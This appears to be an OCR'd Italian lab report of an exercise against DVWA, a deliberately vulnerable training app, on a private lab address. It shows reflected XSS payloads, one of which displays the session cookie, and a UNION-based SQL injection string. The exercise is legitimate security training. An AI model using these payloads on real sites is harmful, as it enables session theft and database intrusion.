

Exploit phase


XSS e SQLi


Nella giornata di oggi è richiesto di eseguire sulla macchina DVWA un attacco XSS ed uno di tipo SQL Injecton. Per quanto riguarda il primo, si è iniziato a fare una serie di prove direttamente sulla DVWA per individuare il punto di riflesso.




Si può notare che con la sicurezza di DVWA impostata su “bassa”, è possibile scrivere direttamente il codice HTML nella stringa di ricerca della macchina.





192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
192.168.50.101
XSS
OK


192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
192.168.50.101
security=low; PHPSESSID=7ebf78b90a7b1130cb9ee3235f04cf8e
OK

-SQLi: Anche in questo caso, con il livello di sicurezza minimo, è possibile interagire con il DB direttamente dalla pagina web.





Comado: %' or 0=0 union select null, user() #